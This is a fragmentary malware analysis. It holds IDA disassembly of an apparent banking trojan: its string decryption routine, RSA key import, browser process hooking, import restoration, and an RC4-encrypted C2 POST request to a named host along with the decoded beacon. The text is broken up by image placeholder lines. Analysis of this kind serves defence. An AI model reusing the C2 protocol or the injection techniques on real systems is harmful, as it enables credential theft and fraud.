


```
.text:004011F3                 mov     [ebp+var_18], eax ; var_18 --> ciphertext[n]
.text:004011F6                 movsx   eax, byte ptr [ecx]
.text:004011F9                 xor     edx, eax
.text:004011FB                 mov     eax, [ebp+var_18]
.text:004011FE                 mov     [eax], dl
.text:00401200                 jmp     loc_40115E
```




```
push    eax
push    ebx
push    ebx
push    134h
push    offset key_blob
push    [ebp+hProv]
call    CryptImportKey
test    eax, eax
jz      loc_401265
```


```
key_blob        db    7
                db    2
                db    0
                db    0
                dd CALG_RSA_KEYX
aRsa2           db 'RSA2',0
```



```
.text:10007DF8 ; Attributes: bp-based frame
.text:10007DF8
.text:10007DF8 DecryptString   proc near               ; CODE XREF: sub_1000115D+23↑p
.text:10007DF8                                         ; sub_100011E9+B6↑p ...
.text:10007DF8
.text:10007DF8 Max             = dword ptr -0Ch
.text:10007DF8 Seed            = dword ptr -8
.text:10007DF8 i               = dword ptr -4
.text:10007DF8 SrcString       = dword ptr  8
.text:10007DF8 DstString       = dword ptr  0Ch
.text:10007DF8
.text:10007DF8                 push    ebp
.text:10007DF9                 mov     ebp, esp
.text:10007DFB                 sub     esp, 0Ch
.text:10007DFE                 mov     eax, [ebp+SrcString]
.text:10007E01                 mov     eax, [eax]
.text:10007E03                 mov     [ebp+Seed], eax
.text:10007E06                 mov     eax, [ebp+SrcString]
.text:10007E09                 mov     eax, [eax+4]
.text:10007E0C                 xor     eax, [ebp+Seed]
.text:10007E0F                 shr     eax, 10h
.text:10007E12                 mov     [ebp+Max], eax
.text:10007E15                 mov     eax, [ebp+SrcString]
.text:10007E18                 add     eax, 8
.text:10007E1B                 mov     [ebp+SrcString], eax
.text:10007E1E                 and     [ebp+i], 0
.text:10007E22                 jmp     short loc_10007E2B
.text:10007E24 ; ---------------------------------------------------------------------------
.text:10007E24
.text:10007E24 Loop:                                   ; CODE XREF: DecryptString+61↓j
.text:10007E24                 mov     eax, [ebp+i]
.text:10007E27                 inc     eax
.text:10007E28                 mov     [ebp+i], eax
.text:10007E2B
.text:10007E2B loc_10007E2B:                           ; CODE XREF: DecryptString+2A↑j
.text:10007E2B                 mov     eax, [ebp+i]
.text:10007E2E                 cmp     eax, [ebp+Max]
.text:10007E31                 jnb     short loc_10007E5B
.text:10007E33                 imul    eax, [ebp+Seed], 41C64E6Dh ; Seed = Seed * 0x41C64E6D + 0x3039
.text:10007E33                                         ; DstStr[i] = SrcStr[i] - Seed
.text:10007E3A                 add     eax, 3039h
.text:10007E3F                 mov     [ebp+Seed], eax
.text:10007E42                 mov     eax, [ebp+SrcString]
.text:10007E45                 add     eax, [ebp+i]
.text:10007E48                 movzx   eax, byte ptr [eax]
.text:10007E4B                 movzx   ecx, byte ptr [ebp+Seed]
.text:10007E4F                 sub     eax, ecx        ; Decryption Part
.text:10007E51                 mov     ecx, [ebp+DstString]
.text:10007E54                 add     ecx, [ebp+i]
.text:10007E57                 mov     [ecx], al
.text:10007E59                 jmp     short Loop
.text:10007E5B ; ---------------------------------------------------------------------------
.text:10007E5B
.text:10007E5B loc_10007E5B:                           ; CODE XREF: DecryptString+39↑j
.text:10007E5B                 mov     eax, [ebp+Max]
.text:10007E5E                 mov     esp, ebp
.text:10007E60                 pop     ebp
.text:10007E61                 retn
.text:10007E61 DecryptString   endp
```




```
.text:1000197D                 push    offset unk_1000F724
.text:10001982                 call    DecryptString   ; wininet.dll
.text:10001987                 pop     ecx            unk_1000F724    db  29h ; )             ; DATA XREF: GetWininetAPIs+B↑o
.text:10001988                 pop     ecx                                                    ; LoadNetDLLs+10↑o
.text:10001989                 lea     eax, [ebp+LibFi                db  63h ; c
.text:1000198C                 push    eax                            db 0FBh ; û
.text:1000198D                 call    ds:LoadLibraryA                db  7Eh ; ~
.text:10001993                 mov     ebx, eax                       db  66h ; f
.text:10001995                 test    ebx, ebx                       db  0Fh
.text:10001997                 jz      short loc_10001                db 0F7h ; ÷
.text:10001999                 push    esi                            db  7Eh ; ~
.text:1000199A                 xor     esi, esi                       db  25h ; %
.text:1000199C                 push    edi
.text:1000199D                 cmp     off_10012004, esi
.text:100019A3                 jz      short loc_100019DF
.text:100019A5                 mov     eax, offset off_10012004
.text:100019AA                 xor     edi, edi
.text:100019AC
.text:100019AC loc_100019AC:                           ; CODE XREF: GetWininetAPIs+6B↓j
.text:100019AC                 lea     ecx, [ebp+ProcName]
.text:100019AF                 push    ecx
.text:100019B0                 push    dword ptr [eax]
.text:100019B2                 call    DecryptString   ; HttpAddRequestHeadersA
.text:100019B7                 pop     ecx
.text:100019B8                 pop     ecx
.text:100019B9                 lea     eax, [ebp+ProcName]
.text:100019BC                 push    eax             ; lpProcName
.text:100019BD                 push    ebx             ; hModule
.text:100019BE                 call    ds:GetProcAddress
```




xrefs to DecryptString

Directio	Typ	Address	Text
D...	p	LoadNetDLLs:loc_10001B19	call DecryptString; ieframe.dll
D...	p	CheckRapportProcess?+17	call DecryptString; rapport
D...	p	sub_10002261+6B	call DecryptString; MOD ID=%u EXEC: %s
D...	p	sub_10002261+9D	call DecryptString; String_AnsiToWide Fail: %u
D...	p	sub_10002261+126	call DecryptString; INJ MOD: %u Status: %u GLE: %u
D...	p	sub_10002DC5+51	call DecryptString; OLE%0.8X%0.2X%0.2X%0.8X%0.8X
D...	p	RandomObjString+1A	call DecryptString; {%0.8X-%0.4X-%0.4X-%0.4X-%0.4X%0.8X}
D...	p	GenerateRandomString+7C	call DecryptString; {%0.8X-%0.4X-%0.4X-%0.4X-%0.4X%0.8X}
D...	p	sub_10002FA9+58	call DecryptString; BOT_ID:
D...	p	sub_10002FA9+8A	call DecryptString; PROJECT_ID:
D...	p	sub_10002FA9+B1	call DecryptString; BUILD:
D...	p	sub_10002FA9+D7	call DecryptString; RAND:
D...	p	sub_10002FA9+103	call DecryptString; UPDATE_VER:
D...	p	MalwareMain+1E	call DecryptString; SeCreateGlobalPrivilege
D...	p	MalwareMain+36	call DecryptString
D...	p	MalwareMain+4E	call DecryptString
D...	p	MalwareMain+DF	call DecryptString; BROWSER START
D...	p	MalwareMain+108	call DecryptString; SHELL START
D...	p	sub_1000358B+18	call DecryptString; SOFTWARE\BOT
D...	p	sub_1000358B+26	call DecryptString; CONFIG
D...	p	CreateProcessHookingFun...	call DecryptString; chrome.exe
D...	p	CreateProcessHookingFun...	call DecryptString; --use-spdy=off
D...	p	RegGetValueHooker+6B	call DecryptString; chrome.exe
D...	p	GetCreateProcessInternal...	call DecryptString; CreateProcessInternalW
D...	p	GetCreateProcessInternal...	call DecryptString; kernelbase.dll
D...	p	GetCreateProcessInternal...	call DecryptString; kernel32.dll
D...	p	CheckCurrentProcessNam...	call DecryptString; explorer.exe
D...	p	CheckCurrentProcessNam...	call DecryptString; iexplore.exe
D...	p	CheckCurrentProcessNam...	call DecryptString; firefox.exe
D...	p	CheckCurrentProcessNam...	call DecryptString; chrome.exe
D	p	sub_100041AB+6C	call DecryptString; PHPSSID=


Line 23 of 79




```
POST /Work/new/index.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=5C8EC19E61666B717F808B939EAAB7C5
Pragma: no-cache
Cache-Control: max-age=0
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; WIN32)
Host: ninthclub.com
Content-Length: 71

..Z.....%..........1u
Ag...A.....E.....K.
.z....v*D..qB7......8o...H..eHTTP/1.1 200 OK
```



```
Extracted encoded PHPSESSID Cookie: 5C8EC19E61666B717F808B939EAAB7C5

Decoded PHPSESSID Cookie:
00000000: 5C D2 9C C1 03 00 00 00  07 00 02 00 00 00 00 00  \...............

RC4 key:
00000000: 5C D2 9C C1                                       \...

Decrypted HTTP client body:
00000000: 00 08 00 00 00 00 00 5B  00 00 00 01 0F 00 31 32  .......[......12
00000010: 37 2E 30 2E 30 2E 31 3A  38 38 38 38 00 02 08 00  7.0.0.1:8888....
00000020: 52 4F 42 55 53 54 50 43  03 09 00 52 4F 42 55 53  ROBUSTPC...ROBUS
00000030: 54 49 4E 43 04 10 00 02  01 00 02 06 01 01 01 00  TINC............
00000040: 01 B1 1D 00 00 00 00                              .......
```




```
00000000 41 21 04 00 05 00 74 A2 05 56 F9 08 04 00 74 A2 A!....t..V....t.
00000010 05 56 01 00 3B 00 09 09 00 00 01 03 15 57 B0 57 .V..;.......W.W
00000020 EB D6 D7 75 51 D6 B0 99 57 AD 99 ED B4 2B D7 B4 ...uQ...W....+..
00000030 D7 63 01 07 AF 6F 16 72 7A B4 50 22 B4 7A 60 31 .c...o.rz.P".z`l
00000040 51 78 D7 3D 78 73 81 71 D6 3D ED 31 63 00 D1 08 Qx.=xs.q.=.lc...
00000050 00 00 72 7A B4 50 22 B4 7A 60 31 19 50 57 73 1D ..rz.P".z`l.PWs.
```




```
push    34h
push    0
lea     eax, [ebp+buffer_for_APIs_2]
push    eax
call    memset              ; arg_0 - dst
                            ; arg_4 - value
                            ; arg_8 - size
add     esp, 0Ch
lea     ecx, [ebp+buffer_for_APIs_2]
push    ecx
lea     edx, [ebp+buffer_for_APIs_1]
push    edx
call    restore_imports
add     esp, 8
mov     [ebp+var_18], 0
lea     eax, [ebp+var_18]
push    eax
call    [ebp+var_30]
push    eax
call    [ebp+var_38]
mov     [ebp+var_1C], eax
cmp     [ebp+var_1C], 0
jz      loc_40189D
```

```
push    34h
push    0
lea     eax, [ebp+buffer_for_APIs_2]
push    eax
call    memset              ; arg_0 - dst
                            ; arg_4 - value
                            ; arg_8 - size
add     esp, 0Ch
lea     ecx, [ebp+buffer_for_APIs_2]
push    ecx
lea     edx, [ebp+buffer_for_APIs_1]
push    edx
call    restore_imports
add     esp, 8
mov     [ebp+var_18], 0
lea     eax, [ebp+var_18]
push    eax
call    [ebp+buffer_for_APIs_2+APIs_2.GetCommandLineW]
push    eax
call    [ebp+buffer_for_APIs_2+APIs_2.CommandLineToArgvW]
mov     [ebp+var_1C], eax
cmp     [ebp+var_1C], 0
jz      loc_40189D
```



```
push    34h
push    0
lea     eax, [ebp+buffer_for_APIs_2]
